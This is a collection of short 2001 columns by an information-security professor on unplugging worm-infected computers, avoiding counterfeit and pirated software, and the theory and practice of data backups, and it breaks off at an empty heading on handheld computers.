I had an interesting experience recently when an infected computer began sending out files every twenty minutes. I received half a dozen files in a row from the same user. Some were MS-Excel spreadsheets, others were MS-Word documents. These files seemed to be confidential; they included lists of members for a professional association, some budget figures, and other information that the author surely did not want spread throughout the Internet.

I did not know the originator of these messages, but the return address seemed valid, so I sent an e-mail after seeing the first file warning her of the infection. When I continued to receive files over the next couple of hours, I did a WHOIS on the sender's domain and located a telephone number for a technical contact. The receptionist transferred me to the victim, who explained that she was aware of the infection and working with technical support to update her antivirus software and remove the worm.

I asked, "Have you unplugged your system from your Internet connection?"

She had not.

I (quite emphatically) instructed her to pull the network connection at once and put it back in only when disinfection was complete. She did so, and I received no further infected confidential files from her computer.

The lesson here is that it's very nice to update your antivirus and disinfect your machine, but if you are the victim of an e-mail enabled worm, for goodness' sake unplug your computer at once from your network connection to prevent further activity by the worm.

In summary, technical support staff should instruct their users to

(a) report all suspected malicious-software infections at once;
(b) never criticize a user for a false positive (thinking there's a virus when there's not);
(c) tell users to disconnect their possibly-systems from access to all networks immediately;
(d) resolve the problem using updated antivirus software and appropriate disinfection techniques; and
(e) only then reconnect the system to the Internet.

In addition, I urge everyone not to ignore infected computers. It may not be practical for everyone to respond to each infected message sent by a worm (and if everyone responds to every infected message the bandwidth consumption will be enormous), but if you receive several infected files from the same computer over an hour or so, it's only courteous to let the originator know that they have a problem. After all, *someone* has to be the bearer of the bad news.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Watch Out for Counterfeits (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

On the 13th of August, Los Angeles district FBI agents arrested four suspected counterfeiters and seized over $10M of fake Microsoft Windows ME, Office 2000 and Windows 2000 installation disks. The bust also netted a large number of stick-on holograms attempting to duplicate the Microsoft hologram that is part of the legitimate installation disks.

In addition to the FBI, law enforcement agencies involved in the year-long investigation included the Los Angeles Police Department, the Los Angeles County Sheriff's Department and the U.S. Customs Service. Authorities indicated that the counterfeiting operation was organized by Asian crime syndicates.

Also in April 2001, three people were sentenced to a 2.5, 4, and 4.5 years in prison, respectively, for a counterfeiting operation involving several thousand counterfeit software items and stolen Microsoft Certificates of Authenticity. Had the counterfeits been sold at retail, the operation could have generated around $4.5M in illicit profits.

Microsoft reported that in the period from September 2000 to April 2001, its anti-counterfeit operations initiated and cooperated in legal actions in 22 countries (including Argentina, Brazil, Canada, Colombia, Hong Kong, Poland, Romania, Singapore, Taiwan, the United Kingdom, the United States and Venezuela), resulting in the removal of 38,065 Web pages offering counterfeit software. In the period from January 2000 through April 2001, Microsoft was awarded $17.7M by courts worldwide in restitution and fines.

Microsoft alone claims that around 5M counterfeit copies of its products are sold yearly worldwide. Total losses due to counterfeiting of software are difficult to measure, but industry estimates are that $12 billion in revenue were lost to the US holders of software intellectual property in 1999; more controversial estimates translate this figure into 107,000 lost jobs in the US and more than $5B lost wages to American workers. The controversy arises because many critics of the software industry claim that few of the people who bought cheap counterfeits could possibly afford what they describe as the inflated prices charged by software companies.

Home-made counterfeits are also dangerous. For example, on August 6, 2001, the Business Software Alliance (BSA) announced that a commercial printing company from St Louis Park, MN ended up paying $260,000 in penalties to settle lawsuits for having made unauthorized copies of Adobe, Apple, Macromedia and Microsoft software – and in addition, the company agreed to purchase licenses to replace all the illegally-copied software.

In the next part of this two-part series, I will suggest some practical reasons and suggestions for avoiding counterfeits and illegal copies of proprietary software.

* * *

For details of the Los Angeles raid, see <

http://www.cnn.com/2001/TECH/industry/08/13/microsoft.software/index.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Watch Out for Counterfeits (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first part of this two-part series, we looked at some recent cases of counterfeiting and illegal copying of proprietary software. In this article, I present some practical arguments for fighting illegal copying and list some simple advice for staying out of trouble.

Tolerating illegal copying of software is dangerous for any organization. Such toleration sends a message to employees that other forms of illegality may be acceptable to management; examples of disasters due to such attitudes have included industrial espionage and sabotage against competitors. In addition, tolerating illegality opens a firm to blackmail and to vindictive reporting of crimes by disgruntled or fired employees. Finally, US managers must understand that illegal copying of proprietary software is a violation of 17 USC §506(a). Under 18 USC §3571, making ten or more copies of one or more proprietary programs with a retail value of at least $2,500 within a 180-day period is punishable by up to five years in prison and fines of up to $250,000 for the individuals involved in the software theft.

Some practical guidelines for network managers to avoid hassles from counterfeit software:

- When buying PCs from local dealers, be sure that you obtain all the installation CDs and certificates of authenticity for every software package included on the PC disk.
- If you have any doubts about the authenticity of software you have bought for your organization, contact an anti-piracy hotline. The Software & Information Industry Association (SIIA) has one at 800-388-7478; the Business Software Alliance hotline is 1-888-NO PIRACY (1-888-667-4722).

For good measure, here are some simple suggestions for avoiding problems from unauthorized copies of licensed software within your organization:

- Ensure that corporate policies explicitly forbid copying of proprietary software. No legitimate business can tolerate theft by its employees.
- No employee should ever feel pressured to break the law; provide full information on how to report any such pressures to internal employee-assistance services or, if necessary, to outside law-enforcement agencies.
- Bar installation of unauthorized software of any kind by users onto corporate computers. Company laptops, in particular, should not carry unlicensed copies of the users' personal selection of software from their home computers.
- Audit all your users' computers to verify compliance with copyright law.
- If you are unclear on whether a software license allows you to install the product on more than one computer (for example, on a main computer and also on a laptop computer if only one of the systems will be in use at any one time), simply call the software manufacturer to find out.
- Be aware that upgrades to a product do not release previous versions you own for distribution to other computers or to other people. An upgrade is a continuation of a

single license for use, not a new product in addition to your previous versions.

* * *

Anti-Piracy FAQ < http://www.siia.net/piracy/faq/default.asp >

Business Software Alliance (BSA) < http://www.bsa.org/ >

Software & Information Industry Association (SIIA) < http://www.siia.net >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (1): Introduction

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the first in a series of short articles reviewing the theory and practice of making backups. The series is based on my Chapter 41 of the forthcoming _Computer Security Handbook, 4th Edition_ to be published in April 2002 by Wiley.

* * *

Nothing is perfect. Equipment breaks, people make mistakes, and data become corrupted or disappear. Everyone and every system needs a well-thought-out backup policy. In addition to making backups, data processing personnel must also consider requirements for archival storage and retrieval of data copies. Backups also apply to personnel, equipment, and electrical power, but this chapter deals exclusively with data backups; for other applications of redundancy, see Chapters 15 and 31.

Definitions

Backups are copies of data. Normally, backups are stored on a different medium from the original data. In particular, a copy of a file on the same disk as the original is an acceptable backup only for a short time; the *.bak, *.bk!, *.wbk, and *.sav files are examples of such limited-use backups. However, a copy on a separate disk loses value as a backup as the original file is modified; typically, backups are taken on a schedule that balances the costs and inconvenience of the process with the probable cost of reconstituting data that were modified after each backup. Finally, deletion of a working file converts a copy from a backup into an original. Naïve users, in particular, may not understand this relationship; some of them mistakenly believe that once they have a "backup" on a diskette, they can delete the original file safely. However, if original files are to be deleted (e.g., when a disk volume is to be formatted), there must be double backups of all required data to ensure safety should there be any storage or retrieval problems on a particular backup medium.

Throughout this series, the following abbreviations are used to denote data storage capacities:

* KB = kilobyte = 1024 bytes (characters)

* MB = megabyte = 1024 KB = 1,048,576 bytes

* GB = gigabyte = 1024 MB = 1,073,741,824 bytes

* TB = terabyte = 1024 GB = 1,099,511,627,776 bytes.

Incidentally, according to a 1998 proposal from the International Electrotechnical Commission (IEC), the prefixes above should be KiB (kibibytes), MiB (mebibytes), GiB (gibibytes), and TiB (tebibytes) (see http://physics.nist.gov/cuu/Units/binary.html) to distinguish them from the powers-of-ten notations using kilo (10^3), mega (10^6), giga (10^9) and tera (10^{12}), but this suggestion has not yet been widely accepted by the technical community.

Need

Backups are used for many purposes:

* First and foremost, to provide is valid information in case of data corruption or data loss;

* To satisfy legal requirements for access to his storable data; e.g., for audit purposes;

* In forensic examination of data to recognize and characterize a crime and to identify suspects;

* For statistical purposes in research;

* To satisfy requirements of due care and diligence in safeguarding corporate assets;

* To meet unforeseen requirements.

In the next article, we'll look at mechanisms available for making backups for different sizes of systems.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (3):
Logging and Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the third in a series of short articles reviewing the theory and practice of making backups.

* * *

Logging

If real-time access to perfect data is not essential, a well-established approach to high-availability backups is to keep a log file of all changes to critical files. _Roll-forward_ recovery requires

* Backups that are synchronized with log files to provide an agreed-upon starting point;

* Markers in the log files to indicate completed sequences of operations (called _transactions_) that can be recovered;

* Recovery software that can read the log files and re-do all the changes to the data, leaving out incomplete transactions.

An alternative to roll-forward recovery is _roll-backward_ recovery, in which diagnostic software scans log files and identifies only the incomplete transactions and then returns the data files to a consistent state.

Backup Software

All operating systems have utilities for making backups. However, sometimes the utilities that are included with the installation sets are limited in functionality; for example, they may not provide the full flexibility required to produce backups on different kinds of removable media. Generally, manufacturers of removable media include specialized backup software suitable for use with their own products.

When evaluating backup software, users will want to check for the following particularly minimum requirements:

* The software should allow complete control over which files are backed up.

* Users should be able to obtain a report on exactly which files were successfully backed up and detailed explanations of why certain files could not be backed up.

* Data compression should be available.

* Backups must be able to _span_ multiple volumes of removable media (i.e., a backup must not

be limited to the space available on a single volume).

* If free space is available, it should be possible to put more than one backup on a single volume.

* The backup software must be able to verify the readability of all backups as part of the backup process.

* It should not be easy to create backup volumes that have the same name.

* The _restore_ function should allow selective retrieval of individual files and folders or directories.

* The destination of restored data should be controllable by the user.

* During the restore process, the user should be able to determine whether to overwrite files that are currently in place; the overwriting should be controllable both with file-by-file confirmation dialogs and globally (without further dialog).

* Restore operations should be configurable to respect the read-only attribute on files or to override that attribute globally or selectively.

In the next article, we'll look at removable media for backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (2): Mechanisms

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the second in a series of short articles reviewing the theory and practice of making backups.

* * *

Because data change at different rates in different applications, backups may be useful when made at frequencies ranging from milliseconds to years.

Parallel Processing

The ultimate backup strategy is to do everything twice at the same time. Systems such as Tandem and Stratus use redundant components at every level of processing; for example, they use arrays of processors, dual I/O buses, multiple banks of random-access memory and duplicate disk storage devices to permit immediate recovery should any computations go awry. Redundant systems use sophisticated communications between processors to assure identity of results. If any computational components fail, processing can continue uninterrupted while the defective components are replaced.

Hierarchical Storage Systems

Large computer systems with TB of data typically use a *hierarchical storage system* to place often-used data on fast, relatively expensive disks while migrating less-used data to less expensive, somewhat slower storage media. However, users need have no knowledge of or involvement in such migration; all files are listed by the file system and can be accessed without special commands. Because the tape cartridges are stored in dense arrays (usually cylindrical for minimum mean distance among tapes, hence the name *silo*) with total capacities in the hundreds of TB per silo, fast-moving robotic arms can locate and load the right tape within seconds. The user may experience a brief delay of a few seconds as data are copied from tape cartridges back onto hard disk, but otherwise there is no problem for the users. This system provides a degree of backup simply because data are not erased from tape when they are copied from tape to disk, nor are data removed from disk when they are appended to tape; this data remanence provides a degree of backup (albeit a temporary one) because of the duplication of data.

Disk Mirroring

At a less sophisticated level, it is possible to duplicate disk operations so that disk failures cause limited or no damage to critical data.

Redundant arrays of Independent Disks (RAID) were described in the late 1980s and have become a practical approach to providing fault tolerant mass storage. The falling price of disk storage (1 Mb of hard disk cost about $200 in 1980 versus about $0.02 in 2001) has allowed inexpensive disks to be combined into highly reliable units that contain different levels of redundancy among the components for applications with increasing requirements for full-time availability. The disk architecture involves special measures for ensuring that every sector of the disk can be checked for validity at every input and output (I/O) operation. If the primary copy of

a file shows data corruption, the secondary file is used and the system automatically makes corrections to resynchronize the primary file. From the user's point of view, there is no interruption in I/O and no error.

Workstation and PC Mirroring

Software solutions can also provide automatic copying of data onto separate disks. For example,

* SureSync software can mirror files on Windows NT and Windows 2000;

* UnixWare Optional Services include Disk Mirroring software for SCO UNIX;

* McAfee's Safe & Sound product (among others) allows PC users to duplicate specific files, folders and volumes onto separate disks in real time.

Early users of software-based disk mirroring suffered from slower responses when updating their primary files because the system had to complete output operations to the mirror file before releasing the application for further activity. However, today's software uses part of system memory as a buffer to prevent performance degradation. Secondary (mirror) files are nonetheless rarely more than a few milliseconds behind the current status of the primary file.

In the next article, we'll look at logging and backup software.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (4):
Removable Media

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the fourth in a series of short articles reviewing the theory and practice of making backups.

* * *

Removable Media

The density of data storage on removable media has increased thousands of times in the last quarter century. For example, in the 1970s, an eight-inch word-processing diskette could store up to 128 KB. In contrast, at the time of writing (September 2001), a removable disk cartridge three inches in diameter stored 20 GB, provided data transfer rates of 15 MB per second, and cost around $100. Moore's Law states that computer equipment power and capacity doubles every 12 to 18 months for a given cost; this relationship definitely applies to mass storage and backup media.

Diskettes

Because of the growing size of application files (e.g., an empty document created with MS-Word 2000 can take 24 KB – 1.6% of a 1.44 MB 3.5" diskette), old-style diskettes are no longer practical for any but the simplest manual backups. In addition, floppy disk drives are so slow that users revolt against requirements to do backups using this medium.

The modern equivalents of floppy disks are in fact hard disks, but they are almost the same size as 3.5" floppy disks despite carrying hundreds or thousands of times more data. For example, IOMEGA Corporation < http://www.iomega.com > is the leading provider of the widely-used ZIP diskette-like storage media with 100 MB and 250 MB capacities. Many PCs and servers being sold today (2001) include ZIP drives as well as or instead of 3.5" floppy drives. In addition, add-on drives are available as portable or in-system units with a variety of interfaces (SCSI, parallel port, and USB).

Large-Capacity Hard Disk Cartridges

IOMEGA also makes JAZ drives in 1 GB and 2 GB capacities. Their Peerless units provide cartridges of 10 GB or 20 GB and drives with a high-speed Firewire interface. Their DataSafe product, intended for servers, has capacities of 160 GB or 320 GB per unit.

Optical Storage

Many systems are now using optical storage for backups. Compact-Disc Read-Write (CD-RW) disks are the most widely-used format; each disk can hold approximately 700 MB of data and costs only a few dollars. The read/write drives cost a few hundred dollars in 2001. In addition, large numbers of CDs are easily handled using "jukeboxes" that apply robotics to access specific

disks from collections of hundreds or thousands on demand.

Tape Cartridge Systems

The old 9-track, reel-to-reel 6250 bpi systems used in the 1970s and 1980s held several hundred MB. Today's pocket-sized tape cartridges hold GBs. For example, the industry leader in this field, StorageTek (< http://www.storagetek.com > makes individual tape drives with uncompressed capacities of 20 GB, 60 GB, and 110 GB; compression typically doubles, triples or quadruples these capacities, depending on the nature of the data. Data seek can take 40 seconds; data transfer rates for such systems are typically in the range of 10-15 MB/second. Cartridges have mean-time-between-failure (MTBF) of 250,000 hours with 100% duty cycles and can tolerate 1,000,000 tape passes. All such systems have streaming I/O using about 10 MB of RAM buffer to prevent interruption of the read/write operations from and to the tapes and thus keep the tape moving smoothly to maximize data transfer rates.

In conjunction with automated tape library systems holding many cartridges and capable of automatically switching to the next cartridge, these systems are ideal for backing up servers and mainframes with TB of data. Small library systems keep 10-20 cartridges in position for immediate access (approximately 9 seconds for an exchange). These libraries have approximately 2,000,000 mean exchanges between failures with MTBF of around 360,000 hours at 100% duty cycle.

The largest library systems (e.g., the StorageTek L700) can have up to 678 cartridges loaded at once, up to 20 drives for concurrent access, and total capacities of up to 149 TB with compression. Total throughput can exceed 2 TB/hour.

In the next article, we'll look at labeling backup volumes.

* * *

The author has no financial interest whatever in any of the companies mentioned in this article and references to products should not be construed as endorsement or recommendation.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (5):
Labeling Media

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the fifth in a series of short articles reviewing the theory and practice of making backups.

* * *

Regardless of the size of one's backup, every storage device (from diskettes to tape cartridges) should be clearly and unambiguously labeled. At a minimum, one should see the date, system from which data were copied, a description of the data, and the name of the person responsible for the storage medium. Most devices allow electronic labeling; diskettes or removable hard disks used on Windows systems, for example, can be labeled with up to 11 letters, numbers or the underscore character. Larger-capacity media such as cartridges used for UNIX and mainframe systems have extensive electronic labeling available. On some systems, it is possible to request specific storage media and have the system automatically refuse the wrong media if they are mounted in error. Tape library systems typically use optical bar codes that are automatically generated by the backup software and affixed to each cartridge for unique identification. Magnetic tapes and cartridges have electronic labels written onto the start of each unit with specifics that are particular to each operating system and tape-handling software.

Giving someone a blank storage medium or one with a flimsily attached label is a bad practice that leads to confusion and error. Sticky notes, for example, are not a good way of labeling diskettes and removable disks: if they are taken off, they can get lost; if they are left on, they can jam the disk drives. There are many types of labels for storage media, including printable sheets suitable for laser or inkjet printers and using adhesive that allows removal of the labels without leaving a sticky residue. At the very least, an exterior label should include the following information:

* Date the volume was created (e.g., "2001-09-08")

* Originator (e.g., "Bob R. Jones, Accounting Dept")

* Description of the contents (e.g., "Engineering Accounting Data for 2000")

* Application program (e.g., "Quicken v2002")

* Operating system (e.g., Windows 98).

In the next article, we'll look at how to create files on each backup volume to help identify it and its contents.

* * *

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (6):
README Files

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the sixth in a series of short articles reviewing the theory and practice of making backups.

* * *

Storing files with _canonical names_ (names with a fixed structure) on the media themselves is also useful. An example of a canonical file much used on installation disks is "READ_ME.TXT" An organization can mandate the following files as minimum standards for its storage media:

* ORIGIN.mmm (where _mmm_ represents a sequence number for unique identification of the storage set) indicating the originating system (e.g., "Accounting Workstation number 3875-3" or "Bob Whitmore's SPARC in Engineering");

* DATE.mmm showing the date (preferably in year-month-day sequence) on which the storage volume was created; e.g., "2001-09-08."

* SET.mmm to describe exactly which volumes are part of a particular set; contents could include "SET 123; VOL 444, VOL 445, VOL 446;"

* INDEX.mmm, an index file listing all the files on all the volumes of that particular storage set; e.g., "SET 123; VOL 444 FIL F1, F2; VOL 445 FIL F3, F4; VOL 446 FIL F5."

* VOLUME.nnn (where _nnn_ represents a sequence number for unique identification of the medium) that contains an explanation such as "VOL 444 SET 123 NUMBER 1 OF 3."

* FILES.nnn which lists all the files on that particular volume of that particular storage set; for example, contents could include "SET 123, VOL 444, Files F1, F2, F3".

Such labeling is best handled by an application program; many backup programs automatically generate similar files.

Indexing

Backup volumes need a mechanism for identifying the data stored on each medium. Equally important is the capacity to locate the storage media where particular files are stored – otherwise, one would have to search serially through multiple media to locate specific data. Although not all backup products for personal computers include such functionality, many do; server and mainframe utilities routinely include automatic indexing and retrieval. These systems allow the user to specify file names and dates (using wild-card characters to signify ranges) and display a menu of options from which the user can select the appropriate files for recovery.

In the next article, we'll look at dealing with open files when making backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (7):
Open Files

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the seventh in a series of short articles reviewing the theory and practice of making backups.

* * *

All backup systems have trouble with files that are currently in use by processes that have opened them with write access (i.e., which may be adding or changing data within the files). The danger in copying such files is that they may be in an _inconsistent state_ when the backup software copies their data. For example, a multi-phase transaction may have updated some records in a detail file but the corresponding master records may not yet have been posted to disk. Copying the data before the transaction completes will store a corrupt version of the files and lead to problems when they are later restored to disk.

Backup software usually generates a list of everything backed up and of all the files _not_ backed up; for the latter, there is usually an explanation or a code showing the reason for the failure. Operators must always verify that all required files have been backed up and must take corrective action if files have been omitted.

Some high-speed, high-capacity backup software packages provide a buffer mechanism to allow high-availability systems to continue processing while backups are in progress. In these systems, files are frozen in a consistent state so that backup can proceed and all changes are stored in buffers on disk for later entry into the production databases. However, even this approach cannot obviate the need for a minimum period of quiescence so that the databases can reach a consistent state. In addition, it is impossible for full functionality to continue if changes are being held back from the databases until a backup is complete; all _dependent_ transactions (those depending on the previously-changed values of records) must also be held up until the files are unlocked.

In the next article, we'll look at the fundamental types of backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (9):
Mainframes and Servers

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the ninth in a series of short articles reviewing the theory and practice of making backups.

* * *

Systems with different characteristics and purposes can require different backup strategies. This section looks at large production systems (mainframes), smaller computers used for distributed processing (servers), individual computers used primarily by one user (workstations) and portable or handheld computers (*_laptops_* and *_personal digital assistants_*, often called *_PDAs_*).

Mainframes

Large production systems using mainframes or networks of servers routinely do full system backups every day because of the importance of rapid recovery in case of data loss. Using high-capacity tape libraries with multiple drives and immediate access to tape cartridges, these systems are capable of data throughput of up to 2 TB/hour (see section 41.2.6.4). Typically, all backups are performed automatically during the period of lowest system utilization. Because of the problems caused by concurrent access, mainframe operations usually reserve a time every day during which users are not permitted to access production applications. A typical approach sends a series of real-time messages to all open sessions announcing, "Full Backup in xx minutes; please log off now." Operations staff have been known to phone offending users who are still logged on to the network when backups are supposed to start. To prevent unattended sessions from interfering with backups (as well as to reduce risks from unauthorized use of open sessions), most systems configure a timeout after a certain period of inactivity (typically 10 minutes). If users have left their sessions online despite the automatic logoff, mechanisms such as forced logoffs can be implemented to prevent user processes from continuing to hold production files open.

In addition to system backups, mainframe operations may be instructed to take more frequent backups of high-utilization application systems. Mission-critical transaction-processing systems, for example, may have several incremental or delta backups performed throughout the day. Transaction log files may be considered so important that they are also copied to backup media as soon as the files are closed (i.e., when a log file reaches its maximum size and a new log file is initiated for the application programs).

Servers

Managers of networks with many servers have the same options as mainframe operations staff, but in addition they have increased flexibility because of the decentralized, distributed nature of the computing environment. Many network architectures segregate specific application systems or groups of users to specific servers; therefore, it is easy to schedule system backups at times convenient for different groups of users. In addition to flexible system backups, the distributed

aspect of such networks facilitates application backups.

In the next article, we'll look at backup strategies for workstations, laptop computers and handheld computers.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (8):
Fundamental Types

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the eighth in a series of short articles reviewing the theory and practice of making backups.

* * *

Backups can include different amounts and kinds of data, as described in the following list:

* _*Full*_ backups store a copy of everything that resides on the mass storage of a specific system. To restore a group of files from a full backup, the operator mounts the appropriate volume of the backup set and restores the file in a single operation.

* _*Differential*_ backups store all the data that have changed since a specific date or event; typically, a differential backup stores everything that has changed since the last full backup. The number of volumes of differential backups can increase with each additional backup. To restore a group of files from a differential backup, the operator needs to locate the latest differential set and also the full backup upon which it is based to ensure that all files are restored.

* _*Incremental*_ backups are a more limited type of differential backup that typically stores everything that has changed since the previous full or incremental backup. As long as multiple backup sets can be put on a single volume, the incremental backup requires fewer volumes than a normal differential backup for a given period. To restore a set of files from incremental backups, the operator may have to mount volumes from all the incremental sets plus the full backup upon which they are based.

* _*Delta*_ backups store only the portions of files that have been modified since the last full or delta backup; delta backups are a rarely-used type more akin to logging than to normal backups. Delta backups use the fewest backup volumes of all the methods listed; however, to restore data using delta backups, the operator must use special-purpose application programs and mount volumes from all the delta sets plus the full backup upon which they are based.

Another aspect of backups is whether they include all the data on a system or only the data particular to specific application programs or groups of users:

* _*System*_ backups copy everything on a system;

* _*Application*_ backups copy the data needed to restore operations for particular software systems.

In addition to these terms, one often hears operators and users refer to _*daily*_ and _*partial*_ backups. These terms are ambiguous and should be defined in writing when setting up procedures.

In the next article, we'll look at backup strategies for mainframes and servers.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (11):
Retention and Rotation

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the eleventh in a series of short articles reviewing the theory and practice of making backups.

* * *

Backup Archives, Maintenance and Retention

Having created a backup set, what should one do with it? The first thing to do is to test the readability of the data. Modern backup software automatically verifies the readability of backups; this functionality must not be turned off. When preparing for any operation that destroys or may destroy the original data, one should make two independent backups of critical data; it is unlikely that exactly the same error will occur in both copies of the backup. Such dangerous activities include partitioning disk drives, physical repair of systems, moving disk drives from one slot or system to another, and installation of new versions of the operating system.

Retention Policies

One of the obvious reasons to make backup copies is to recover from damage to files; however, there are also legal and business requirements for data storage and retention. For example, certain jurisdictions require seven years of business data to be available for audits by regulatory or taxation agencies. The corporate legal staff may advise retention of certain data for even longer periods as support for claims of patent rights or if litigation is envisaged. In all cases, the combination of business and legal requirements necessitates consultation outside the data processing department; decisions on data retention policies must involve more than technical resources.

The probability that a backup will be useful declines with time. The backup from yesterday is more likely to be needed than the same kind of backup from last week or last month. On the other hand, each backup contains copies of files which were changed in the period covered by that backup but which may have been deleted since the backup was made. Data center policies on retention vary because of perceived needs and experience as well as in response to the business and legal demands mentioned in the first paragraph of this section. The following gives a sample policy to illustrate some of the possibilities in creating retention policies:

* Keep daily backups for one month.

* Keep the end-of-week backups for three months.

* Keep the end-of-month backups for 5 years.

* Keep the end-of-year backups for 10 years.

Rotation

Re-using backup volumes makes economic and functional sense. In general, when planning a backup strategy, different types of backups may be kept for different lengths of time, as suggested in section 41.4.1. To ensure even wear on media, volumes should be labeled with the date on which they are returned to a storage area of available media and used in order of recovery (first in, first out). Whenever possible, newer media should be reserved for backup volumes destined for longer retention. An expiry date should be stamped on all tapes when they are acquired so that operations staff will know when to discard out-dated media.

In the next article in this series, we'll look at media degradation.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (10):
Workstations, Portables and Handhelds

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the tenth in a series of short articles reviewing the theory and practice of making backups.

* * *

Workstations

Individual workstations pose special challenges for backup. Although software and backup media are readily available for all operating systems, the human factor interferes with reliable backup. Users are typically not focused on their computing infrastructure; taking care of backups is not a high priority for busy professionals. Even technically-trained users who ought to know better sometimes skip their daily backups; many novice or technically-unskilled workers do not even understand the concept of backups.

If the workstations are connected to a network, there are automated centralized backup software utilities that can protect all the users' files; however, with user disk drives in the many GB of storage (at the time of writing, new PCs were being sold with 30 GB of disk as an unremarkable capacity) and the popularity of large files such as pictures and videos, storing the new data (let alone the full system) for hundreds of workstations can consume TB of backup media and saturate limited bandwidths (it takes a minimum of 291 hours to transfer 1 TB over a communications channel running at 1 MB/sec). There are also privacy issues in such centralized backup if users fail to encrypt their hard disks.

Portable Computers

Portable or laptop computers are sometimes the only computer a user owns or is assigned; in other cases, the portable computer is an adjunct to a desktop computer. Laptop computers that are the primary system must be treated like workstations. Portables that are used as adjuncts – for example, when traveling – can be backed up separately or they can be synchronized with the corresponding desktop system.

Synchronization software (e.g., the well-known LapLink product) offers a number of options to meet user needs; e.g.,

* A variety of hardwired connection methods, including cables between serial ports, parallel ports, SCSI ports and USB ports.

* Remote access protocols allowing users to reach their computer workstations via modem or through TCP/IP connections via the Internet to ensure synchronization or file access.

* Cloning, which duplicates the selected file structure of a source computer onto the target computer; cloning deletes files from the target which are not found on the source.

* Filtering, which prevents specific files or types of files from being transferred between computers;

* Synchronization, in which all changes on the source computer(s) are replicated onto the target computer(s). One-way synchronization updates the target only; two-way synchronization makes changes to both the target and the source computers.

* Compression and decompression routines to increase throughput during transfers and synchronizations.

* Data comparison functions to update only those portions of files which are different on source and target; for large files, this feature raises effective throughput by orders of magnitude.

* Security provisions to prevent unauthorized remote access to user computers.

* Log files to record events during file transfers and synchronization.

In addition to making it easier to leave the office with all the right files on one's hard disk, synchronization of portable computers has the additional benefit of creating a backup of the source computer's files. My practice, for example, is to make a daily backup of my desktop system onto two separate disks (a ZIP 100 MB and a JAZ 2 GB) and synchronize my portable computer every morning before I head off to the University. Then in the evening I synchronize my main computer to keep everything in synch (no, not the rock band).

Handheld Computers

